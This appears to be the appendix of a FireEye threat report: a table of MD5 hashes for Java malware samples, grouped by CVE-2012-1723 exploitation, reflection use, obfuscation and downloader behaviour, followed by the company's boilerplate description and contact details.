CVE 2012 1723	1170ea45fe6f06355e67e8b2c2d477de 24b3dea3147eb2de59a6baf3ec5d2e90 25b975e090eca2ae7f22b3c078818266 291580278dc13a025390634126b3f8b9 3401ccb594d10415cb5d9d7c691faff5
Samples using reflection API's	1b4fc99372a1e61cc535f1d7bacf8d0b 8207fea5d14aa8cd7b77f05cf3c80be3 f81db671289bb9bbaeeeae519ab6ca07 8207fea5d14aa8cd7b77f05cf3c80be3 03be33996f4bfa0ece7db876a75b2468
Samples having Malicious Functional and Data Obfuscation	169c01ced15e54a452529375423d646d 4ef83492dfe52c5c0c324ec88a5ff204 9ad6aa623b885415808dd702a40e62ca 169c01ced15e54a452529375423d646d
Samples showing malicious downloader behavior	c91a144ac5f5999d32779b015d91d7f5 f52524176a1b665de0afa97469c7b87d 4f8fc7c4897066dd031851f5b21cb56f c965936ae6035b99114a78c63bd6b0d1 bbe49da29c42e4446c710fb1afbe36aa 1a9c93cf21bce71ac6013c39032337a9

About FireEye, Inc.

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 2,500 customers across 65 countries, including over 150 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**

FireEye